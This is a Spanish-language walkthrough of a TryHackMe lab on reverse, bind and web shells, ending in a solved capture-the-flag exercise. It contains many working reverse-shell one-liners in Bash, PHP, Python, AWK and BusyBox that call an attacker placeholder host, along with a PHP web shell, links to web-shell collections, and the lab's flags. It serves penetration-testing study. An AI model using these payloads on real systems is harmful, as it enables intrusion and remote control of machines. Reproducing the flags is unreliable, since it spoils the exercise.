

3-Shells Overview

Introducción

Los shells en ciberseguridad son ampliamente utilizados por los atacantes para controlar sistemas de forma remota, lo que los convierte en una parte importante de la cadena de ataque. En esta sala, exploraremos los diferentes shells utilizados en seguridad ofensiva, sus diferencias y sus casos de uso. Este conocimiento puede ayudar a mejorar las habilidades de pruebas de penetración y explotación, y también nos ayudará a comprender cómo detectar cuándo un atacante está utilizando un shell remoto dentro de una organización.

¿Qué es un shell?

Un shell es un software que permite al usuario interactuar con un sistema operativo. Puede ser una interfaz gráfica, pero generalmente es una interfaz de línea de comandos, lo cual dependerá del sistema operativo que se esté ejecutando en el sistema objetivo.

En ciberseguridad, se refiere comúnmente a una sesión de shell específica que un atacante utiliza al acceder a un sistema comprometido, lo que le permite ejecutar comandos y software. Esto permite a los atacantes realizar diversas actividades, algunas de las cuales se describen a continuación.

- Control remoto del sistema:** permite al atacante ejecutar comandos o software de forma remota en el sistema objetivo.
- Escalada de privilegios:** Si el acceso inicial a través de un shell está limitado o restringido, los atacantes pueden explorar maneras de escalar privilegios a un nivel superior o acceso administrativo.
- Exfiltración de datos:** Una vez que los atacantes tienen acceso para ejecutar comandos a través de un shell obtenido, pueden explorar el sistema para leer y copiar datos confidenciales.
- Acceso de Persistencia y Mantenimiento:** Una vez obtenido el acceso al shell, los atacantes pueden crear acceso mediante usuarios y credenciales o copiar software de puerta trasera para mantener el acceso al sistema objetivo para su uso posterior.
- Actividades Post-Explotación:** Tras obtener acceso a un shell, los atacantes pueden realizar una amplia gama de actividades post-explotación, como la implementación de malware, la creación de cuentas ocultas y la eliminación de información.
- Acceso a Otros Sistemas en la Red:** Dependiendo de las intenciones del atacante, el shell obtenido puede ser simplemente un punto de acceso inicial. El objetivo puede ser saltar a través de la red a un objetivo diferente utilizando el shell obtenido como punto de acceso a diferentes puntos en la red del sistema comprometido. Esto también se conoce como pivoteo.

Todos los shells que describiremos en las siguientes tareas pueden ayudar a lograr diferentes limitaciones de los ataques descritos anteriormente.

Answer the questions below

What is the command-line interface that allows users to interact with an operating system?

respuesta: shell

What process involves using a compromised system as a launching pad to attack other machines in the network?

respuesta: pivoting

What is a common activity attackers perform after obtaining shell access to escalate their privileges?

respuesta: privilege escalation

Reverse Shell

Shell inverso

Un shell inverso, a veces denominado "shell de conexión inversa", es una de las técnicas más populares para acceder a un sistema en ciberataques. Las conexiones se inician desde el sistema objetivo hacia la máquina del atacante, lo que puede ayudar a evitar la detección de los firewalls de red y otros dispositivos de seguridad.

Cómo funcionan los shells inversos

Configurar un receptor Netcat (nc)

Ahora veamos cómo funciona un shell inverso en un escenario práctico utilizando la herramienta Netcat. Esta utilidad es compatible con múltiples sistemas operativos y permite leer y escribir a través de una red.

Como se mencionó anteriormente, un shell inverso se conectará de vuelta a la máquina del atacante. Esta máquina estará esperando una conexión, así que usemos Netcat para escuchar una conexión mediante el siguiente comando: `nc -lvp 443`.

```
attacker@kali:~$ nc -lvp 443
listening on [any] 4444 ...
```

El comando anterior usa la opción `-l` para indicar a Netcat que escuche o espere una conexión. La opción `-v` habilita el modo detallado. La opción `-n` impide que las conexiones utilicen DNS para la búsqueda, por lo que no resolverá ningún nombre de host; usará una dirección IP. Finalmente, la opción `-p` indica el puerto que se usará para esperar la conexión; en el caso anterior, el puerto 443.

Cualquier puerto puede usarse para esperar una conexión, pero los atacantes y los pentesters suelen usar puertos conocidos por otras aplicaciones, como 53, 80, 8080, 443, 139 o 445. Esto se hace para integrar el shell inverso con el tráfico legítimo y evitar la detección por parte de los dispositivos de seguridad.

Obtención de acceso a shell inverso

Una vez configurado el receptor, el atacante debe ejecutar lo que se conoce como carga útil de shell inverso. Esta carga útil suele aprovechar la vulnerabilidad o el acceso no autorizado otorgado por el atacante y ejecuta un comando que expone el shell a través de la red. Existe una variedad de cargas útiles que dependen de las herramientas y el sistema operativo del sistema comprometido. Podemos explorar algunas de ellas aquí(<https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet>).

A modo de ejemplo, analicemos una carga útil llamada shell inverso de canalización, como se muestra a continuación.

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc ATTACKER_IP ATTACKER_PORT >/tmp/f
```

Explicación de la carga útil(payload)

- `rm -f /tmp/f` : este comando elimina cualquier archivo de canalización con nombre existente ubicado en `/tmp/f/` . Esto garantiza que el script pueda crear una nueva canalización con nombre sin conflictos.
- `mkfifo /tmp/f` : Este comando crea una canalización con nombre, o FIFO (primero en entrar, primero en salir), en `/tmp/f` . Las canalizaciones con nombre permiten la comunicación bidireccional entre procesos. En este contexto, actúan como conducto para la entrada y la salida.
- `cat /tmp/f` : Este comando lee datos de la canalización con nombre. Espera la entrada que pueda enviarse a través de ella.
- `| bash -i 2>&1` : La salida de cat se canaliza a una instancia de shell (bash -i), lo que permite al atacante ejecutar comandos de forma interactiva. `2>&1` redirige el error estándar a la salida estándar, garantizando que los mensajes de error se devuelvan al atacante.
- `| nc ATTACKER_IP ATTACKER_PORT >/tmp/f` : Esta parte canaliza la salida del shell a través de nc (Netcat) a la dirección IP del atacante (ATTACKER_IP) en el puerto del atacante (ATTACKER_PORT).
- `>/tmp/f` : Esta última parte envía la salida de los comandos de vuelta a la tubería con nombre, lo que permite la comunicación bidireccional.

La carga útil anterior puede exponer el shell bash a través de la red al receptor deseado.

El atacante recibe el shell

Una vez ejecutada la carga útil anterior, el atacante recibirá un shell inverso, como se muestra a continuación, lo que le permitirá ejecutar comandos como si iniciara sesión en una terminal normal del sistema operativo.

Salida del terminal del atacante (shell receptor)

```
attacker@kali:~$ nc -lvnp 443
listening on [any] 443 ...
connect to [10.4.99.209] from (UNKNOWN) [10.10.13.37] 59964
To run a command as administrator (user "root"), use "sudo ".
See "man sudo_root" for details.

target@tryhackme:~$
```

La salida anterior muestra la conexión proveniente de la IP 10.10.13.37, que es la dirección IP del objetivo comprometido.

Answer the questions below

What type of shell allows an attacker to execute commands remotely after the target connects back?

respuesta: reverse shell

What tool is commonly used to set up a listener for a reverse shell?

respuesta: netcat

Bind Shell

Shell de enlace

Como su nombre indica, un shell de enlace enlaza un puerto en el sistema comprometido y escucha una conexión. Cuando esta se produce, expone la sesión del shell para que el atacante pueda ejecutar comandos de forma remota.

Este método puede utilizarse cuando el objetivo comprometido no permite conexiones salientes, pero suele ser menos común, ya que necesita permanecer activo y escuchar conexiones, lo que puede facilitar su detección.

Cómo funcionan los shells de enlace

Configuración del shell de enlace en el objetivo

Creemos un shell de enlace. En este caso, el atacante puede usar un comando como el siguiente en el equipo objetivo:

```
rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc -l 0.0.0.0 8080 > /tmp/f
```

Explicación de la carga útil

- `rm -f /tmp/f` : Este comando elimina cualquier archivo de canalización con nombre existente ubicado en `/tmp/f/`. Esto garantiza que el script pueda crear una nueva canalización con nombre sin conflictos.
- `mkfifo /tmp/f` : Este comando crea una canalización con nombre, o FIFO, en `/tmp/f` . Las canalizaciones con nombre permiten la comunicación bidireccional entre procesos. En este contexto, actúan como un conducto para la entrada y la salida.
- `cat /tmp/f` : Este comando lee datos de la canalización con nombre. Espera la entrada que pueda enviarse a través de la canalización.
- `| bash -i 2>&1` : La salida de cat se canaliza a una instancia de shell (bash -i), lo que permite al atacante ejecutar comandos de forma interactiva. `2>&1` redirige el error estándar a la salida estándar, lo que garantiza que los mensajes de error se devuelvan al atacante.
- `| nc -l 0.0.0.0 8080` : Inicia Netcat en modo de escucha (-l) en todas las interfaces (0.0.0.0) y el puerto 8080. El shell quedará expuesto al atacante una vez que se conecte a este puerto.
- `>/tmp/f` : Esta última parte envía la salida de los comandos de vuelta a la tubería con nombre, lo que permite la comunicación bidireccional.

El comando anterior escuchará las conexiones entrantes y expondrá un shell bash. Cabe destacar que los puertos inferiores a 1024 requieren que Netcat se ejecute con privilegios elevados. En este caso, usar el puerto 8080 evitará esto.

Terminal en la máquina de destino (Configuración del shell de enlace)

```
target@tryhackme:~$ rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | bash -i 2>&1 | nc -l 0.0.0.0 8080 > /tmp/f
```

Una vez que se ejecuta el comando, esperará una conexión entrante, como se muestra arriba.

El atacante se conecta al shell de enlace

Ahora que el equipo objetivo espera conexiones entrantes, podemos usar Netcat de nuevo con el siguiente comando para conectarnos.

```
nc -nv TARGET_IP 8080
```

Explicación del comando

- `nc` : invoca Netcat, que establece la conexión con el objetivo.
- `-n` : deshabilita la resolución DNS, lo que permite que Netcat funcione más rápido y evite búsquedas innecesarias.

- -v : el modo detallado proporciona una salida detallada del proceso de conexión, como cuándo se establece.
- TARGET_IP : la dirección IP del equipo objetivo donde se ejecuta el shell de enlace.
- 8080 : el número de puerto en el que escucha el shell de enlace.

Terminal del atacante (después de la conexión)

```
attacker@kali:~$ nc -nv 10.10.13.37 8080
(UNKNOWN) [10.10.13.37] 8080 (http-alt) open
target@tryhackme:~$
```

Tras la conexión, podemos obtener un shell, como se muestra arriba, y ejecutar comandos.

Answer the questions below

What type of shell opens a specific port on the target for incoming connections from the attacker?
respuesta: bind shell

Listening below which port number requires root access or privileged permissions?
respuesta: 1024

Shell Listeners

Escuchas de shell

Como aprendimos en tareas anteriores, una shell inversa se conectará desde el objetivo comprometido a la máquina del atacante. Una utilidad como Netcat gestionará la conexión y permitirá al atacante interactuar con la shell expuesta, pero Netcat no es la única que nos permite hacerlo.

Exploremos algunas herramientas que pueden usarse como escuchas para interactuar con una shell entrante.

Rlwrap

Es una pequeña utilidad que utiliza la biblioteca GNU readline para proporcionar acceso al teclado de edición y al historial.

Ejemplo de uso (Mejora de una shell Netcat con Rlwrap)

```
attacker@kali:~$ rlwrap nc -lvnp 443
listening on [any] 443 ...
```

Esto envuelve nc con rlwrap, lo que permite el uso de funciones como las teclas de flecha y el historial para una mejor interacción.

Ncat

Ncat es una versión mejorada de Netcat distribuida por el proyecto NMAP. Ofrece funciones adicionales, como el cifrado (SSL).

Ejemplo de uso (escucha de shells inversas)

```
attacker@kali:~$ ncat -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

Ejemplo de uso (escucha de shells inversos con SSL)

```
attacker@kali:~$ ncat --ssl -lvnp 4444
Ncat: Version 7.94SVN ( https://nmap.org/ncat )
Ncat: Generating a temporary 2048-bit RSA key. Use --ssl-key and --ssl-cert to use a permanent one.
Ncat: SHA-1 fingerprint: B7AC F999 7FB0 9FF9 14F5 5F12 6A17 B0DC B094 AB7F
Ncat: Listening on [::]:443
Ncat: Listening on 0.0.0.0:443
```

La opción --ssl habilita el cifrado SSL para el oyente.

Socat

Es una utilidad que permite crear una conexión de socket entre dos fuentes de datos; en este caso, dos hosts diferentes.

Ejemplo de uso predeterminado (escuchando shell inverso):

```
attacker@kali:~$ socat -d -d TCP-LISTEN:443 STDOUT
2024/09/23 15:44:38 socat[41135] N listening on AF=2 0.0.0.0:443
```

El comando anterior usó la opción -d para habilitar la salida detallada; usarla de nuevo (-d -d) aumentará la verbosidad de los comandos. La opción TCP-LISTEN:443 crea un receptor TCP en el puerto 443, estableciendo un socket de servidor para las conexiones entrantes. Finalmente, la opción STDOUT dirige los datos entrantes a la terminal.

Answer the questions below

Which flexible networking tool allows you to create a socket connection between two data sources?
respuesta: socat

Which command-line utility provides readline-style editing and command history for programs that lack it, enhancing the interaction with a shell listener?
respuesta: rlwrap

What is the improved version of Netcat distributed with the Nmap project that offers additional features like SSL support for listening to encrypted shells?
respuesta: Ncat

Cargas útiles del shell

Una carga útil del shell puede ser un comando o script que expone el shell a una conexión entrante (en el caso de un shell de enlace) o a una conexión de envío (en el caso de un shell inverso).

Exploremos algunas de estas cargas útiles que se pueden usar en Linux para exponer el shell a través del shell inverso más popular.

Bash

Bash normal: Shell inverso

```
target@tryhackme:~$ bash -i >& /dev/tcp/ATTACKER_IP/443 0>&1
```

Este shell inverso inicia un shell bash interactivo que redirige la entrada y la salida a través de una conexión TCP a la IP del atacante (ATTACKER_IP) en el puerto 443. El operador >& combina la salida estándar y el error estándar.

Shell inverso de lectura de línea de Bash

```
target@tryhackme:~$ exec 5<>/dev/tcp/ATTACKER_IP/443; cat <&5 | while read line; do $line 2>&5 >&5; done
```

Este shell inverso crea un nuevo descriptor de archivo (5 en este caso) y se conecta a un socket TCP. Lee y ejecuta comandos desde el socket, enviando la salida de vuelta a través del mismo socket.

Bash con descriptor de archivo 196 en shell inverso

```
target@tryhackme:~$ 0<&196;exec 196<>/dev/tcp/ATTACKER_IP/443; sh <&196 >&196 2>&196
```

Este shell inverso utiliza un descriptor de archivo (en este caso, 196) para establecer una conexión TCP. Permite al shell leer comandos de la red y enviar la salida a través de la misma conexión.

Bash con descriptor de archivo 5 en shell inverso

```
target@tryhackme:~$ bash -i 5<> /dev/tcp/ATTACKER_IP/443 0<&5 1>&5 2>&5
```

Similar al primer ejemplo, este comando abre un shell (bash -i), pero utiliza el descriptor de archivo 5 para la entrada y la salida, lo que permite una sesión interactiva a través de la conexión TCP.

PHP

Shell inverso de PHP con la función exec

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);exec("sh <&3 >&3 2>&3");'
```

Este shell inverso crea una conexión de socket con la IP del atacante en el puerto 443 y utiliza la función exec para ejecutar un shell, redirigiendo la entrada y salida estándar.

Shell inverso de PHP con la función shell_exec

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);shell_exec("sh <&3 >&3 2>&3");'
```

Similar al comando anterior, pero utiliza la función shell_exec.

Shell inverso de PHP con la función system

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);system("sh <&3 >&3 2>&3");'
```

Este shell inverso utiliza la función system, que ejecuta el comando y muestra el resultado al navegador.

Shell inverso de PHP con la función passthru

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);passthru("sh <&3 >&3 2>&3");'
```

La función passthru ejecuta un comando y envía la salida sin procesar al navegador. Esto es útil al trabajar con datos binarios.

Shell inverso de PHP con la función popen

```
target@tryhackme:~$ php -r '$sock=fsockopen("ATTACKER_IP",443);popen("sh <&3 >&3 2>&3", "r");'
```

Este shell inverso utiliza popen para abrir un puntero de archivo de proceso, lo que permite la ejecución del shell.

Python

Tenga en cuenta que los siguientes fragmentos requieren el uso de python -c para su ejecución, indicado por el marcador de posición PY-C .

Shell inverso de Python mediante la exportación de variables de entorno

```
target@tryhackme:~$ export RHOST="ATTACKER_IP"; export RPORT=443; PY-C 'import sys,socket,os,pty;s=socket.socket();s.connect((os.getenv("RHOST"),int(os.getenv("RPORT"))));[os.dup2(s.fileno(),fd) for fd in (0,1,2)];pty.spawn("bash")'
```

Este shell inverso establece el host y el puerto remotos como variables de entorno, crea una conexión de socket y duplica el descriptor de archivo del socket para la entrada/salida estándar.

Shell inverso de Python con el módulo subprocess

```
target@tryhackme:~$ PY-C 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("10.4.99.209",443));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn("bash")'
```

Este shell inverso utiliza el módulo subprocess para generar un shell y configurar un entorno similar al del comando "Shell inverso de Python mediante la exportación de variables de entorno".

Shell inverso de Python corto

```
PY-C 'import os,pty,socket;s=socket.socket();s.connect(("ATTACKER_IP",443));[os.dup2(s.fileno(),f)for f in(0,1,2)];pty.spawn("bash")'
```

Este shell inverso crea uno o más sockets, se conecta al atacante y redirige la entrada, la salida y los errores estándar al socket mediante os.dup2() .

Others

Telnet

```
target@tryhackme:~$ TF=$(mktemp -u); mkfifo $TF && telnet ATTACKER_IP443 0<$TF | sh 1>$TF
```

Este shell inverso crea una tubería con nombre usando mkfifo y se conecta al atacante a través de Telnet en IP ATTACKER_IP y puerto 443.

AWK

```
target@tryhackme:~$ awk 'BEGIN {s = "/inet/tcp/0/ATTACKER_IP/443"; while(42) { do{ printf "shell>" |& s; s |& getline c; if(c){ while ((c |& getline) > 0) print $0 |& s; close(c); } } while(c != "exit") close(s); }}' /dev/null
```

Este shell inverso utiliza las capacidades TCP integradas de AWK para conectarse a ATTACKER_IP:443. Lee los comandos del atacante y los ejecuta. Luego, envía los resultados a través de la misma conexión TCP.

BusyBox

```
target@tryhackme:~$ busybox nc ATTACKER_IP 443 -e sh
```

Este shell inverso de BusyBox usa Netcat (nc) para conectarse al atacante en ATTACKER_IP:443. Una vez conectado, ejecuta /bin/sh, exponiendo la línea de comandos al atacante.

Answer the questions below

Which Python module is commonly used for managing shell commands and establishing reverse shell connections in security assessments?
respuesta: subprocess

What shell payload method in a common scripting language uses the `exec`, `shell_exec`, `system`, `passthru`, and `popen` functions to execute commands remotely through a TCP connection?
respuesta: PHP

Which scripting language can use a reverse shell by exporting environment variables and creating a socket connection?
respuesta: Python

Web Shell

Un web shell es un script escrito en un lenguaje compatible con un servidor web comprometido que ejecuta comandos a través del propio servidor web. Un web shell suele ser un archivo que contiene el código que ejecuta comandos y gestiona archivos. Puede estar oculto dentro de una aplicación o servicio web comprometido, lo que dificulta su detección y lo hace muy popular entre los atacantes.

Los web shells pueden escribirse en varios lenguajes compatibles con servidores web, como PHP, ASP, JSP e incluso scripts CGI simples.

Ejemplo de PHP Web Shell

Veamos un ejemplo de PHP Web Shell para comprender cómo funciona este proceso:

```
<?php
if (isset($_GET['cmd'])) {
    system($_GET['cmd']);
}
?>
```

El shell anterior puede guardarse en un archivo con la extensión PHP, como `shell.php`, y luego ser subido al servidor web por un atacante aprovechando vulnerabilidades como la carga sin restricciones de archivos, la inclusión de archivos, la inyección de comandos, entre otras, o obteniendo acceso no autorizado.

Una vez implementado el web shell en el servidor, se puede acceder a él a través de la URL donde se aloja; en este ejemplo, `http://victim.com/uploads/shell.php`. Como observamos en el código de `shell.php`, necesitamos proporcionar un método `GET` y el valor de la variable `cmd`, que debe contener el comando que el atacante desea ejecutar. Por ejemplo, si queremos ejecutar el comando `whoami`, la solicitud a la URL debería ser:


`http://victim.com/uploads/shell.php?cmd=whoami`

Esto ejecutará el comando `whoami` y mostrará el resultado en el navegador web.

Web Shells disponibles en línea

La potencia de los lenguajes compatibles con los servidores web permite crear web shells con una gran funcionalidad y, al mismo tiempo, evitar la detección. Exploremos algunos de los web shells más populares disponibles en línea.


p0wny-shell: un shell web PHP minimalista de un solo archivo que permite la ejecución remota de comandos.(<https://github.com/flozz/p0wny-shell>)



b374k shell: un shell web PHP con más funciones, con gestión de archivos y ejecución de comandos, entre otras funcionalidades.(<https://github.com/b374k/b374k>)



c99 shell: Un shell web PHP reconocido y robusto con una amplia funcionalidad.(<https://www.r57shell.net/single.php?id=13>)



Puede encontrar más shells web en: <https://www.r57shell.net/index.php>.

Answer the questions below

What vulnerability type allows attackers to upload a malicious script by failing to restrict file types?
respuesta: Unrestricted File Upload

What is a malicious script uploaded to a vulnerable web application to gain unauthorized access?
repuesta: Web Shell

Tarea práctica


Ahora que hemos aprendido sobre los diferentes tipos de shells inversas, pongamos a prueba nuestros conocimientos con un ejercicio práctico: obtengamos la bandera en formato THM{} del servidor web vulnerable. Haga clic en el botón "Iniciar máquina" para iniciar el desafío. Después, será accesible en las siguientes URL:

- 10.201.121.237:8080 aloja la página de destino.
- 10.201.121.237:8081 aloja la aplicación web vulnerable a la inyección de comandos.
- 10.201.121.237:8082 aloja la aplicación web vulnerable a la carga de archivos sin restricciones.

Answer the questions below

Using a reverse or bind shell, exploit the command injection vulnerability to get a shell. What is the content of the flag saved in the / directory?

ejecutamos un puerto de escucha con netcat



nosdirijimos a la pagina para ejecutar el payload para la reverse shell

• Command Injection - Rev... +

10.201.73.196:8081

ckMe Support Offline CyberChef Revshell Generator Reverse Shell Cheat S... GitHub - swisskyrepo/...

Hash The File

hello.txt rm -f /tmp/f; mkfifo /tmp/f; cat /tmp/f | sh -i 2>&1 | nc 10.201.29.26 443 >/tmp/f

Input a file. Try hello.txt

en la terminal de escucha verificamos que ya contamos con una conexión y desplegamos el contenido con el comando ls, y leemos el contenido del archivo con cat

```
root@ip-10-201-29-26: ~
File Edit View Search Terminal Help
root@ip-10-201-29-26:~# nc -lvnp 443
Listening on 0.0.0.0 443
Connection received on 10.201.73.196 55556
sh: 0: can't access tty; job control turned off
$ ls
hello.txt
index.php
style.css
$ cat flag.txt
cat: flag.txt: No such file or directory
$ cat /flag.txt
THM{0f28b3e1b00becf15d01a1151baf10fd713bc625}
$
$
```

THM{0f28b3e1b00becf15d01a1151baf10fd713bc625}

Using a web shell, exploit the unrestricted file upload vulnerability and get a shell. What is the content of the flag saved in the / directory?

descargar el archivo

```
(root@kali)-[~/Downloads]
# curl https://raw.githubusercontent.com/flozz/p0wny-shell/refs/heads/master/shell.php
-s -o shell.php
```

luego cargarlo en la pagina web

luego modificar la url de la siguiente manera /uploads/shell.php

10.201.44.174:8082/uploads/shell.php

carga la interfaz del programa y nos disponemos a la búsqueda del archivo que en este caso es flag.txt ejecutamos el comando cat /flag.txt

← → ↻ 🏠 10.201.44.174:8082/uploads/shell.php ☆

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

p0wny@shell

www-data@2206ad670bad:~/html/uploads# ls
shell.php

www-data@2206ad670bad:~/html/uploads# cat /flag.txt
THM{202bb14ed12120b31300cfbbbdd35998786b44e5}

www-data@2206ad670bad:~/html/uploads#

THM{202bb14ed12120b31300cfbbbdd35998786b44e5}

Conclusión

En esta sala, aprendimos sobre los shells inversos, los shells de enlace y los shells web, su importancia para atacantes, evaluadores de penetración y defensores, y cómo identificarlos.

Los shells inversos establecen una conexión desde una máquina comprometida al sistema del atacante. Los shells de enlace, por otro lado, detectan las conexiones entrantes en una máquina comprometida, y los shells web ofrecen a los atacantes una vía única para explotar vulnerabilidades en aplicaciones web.

Comprender los shells es fundamental para que los profesionales de seguridad realicen pruebas de penetración o identifiquen y defiendan sistemas.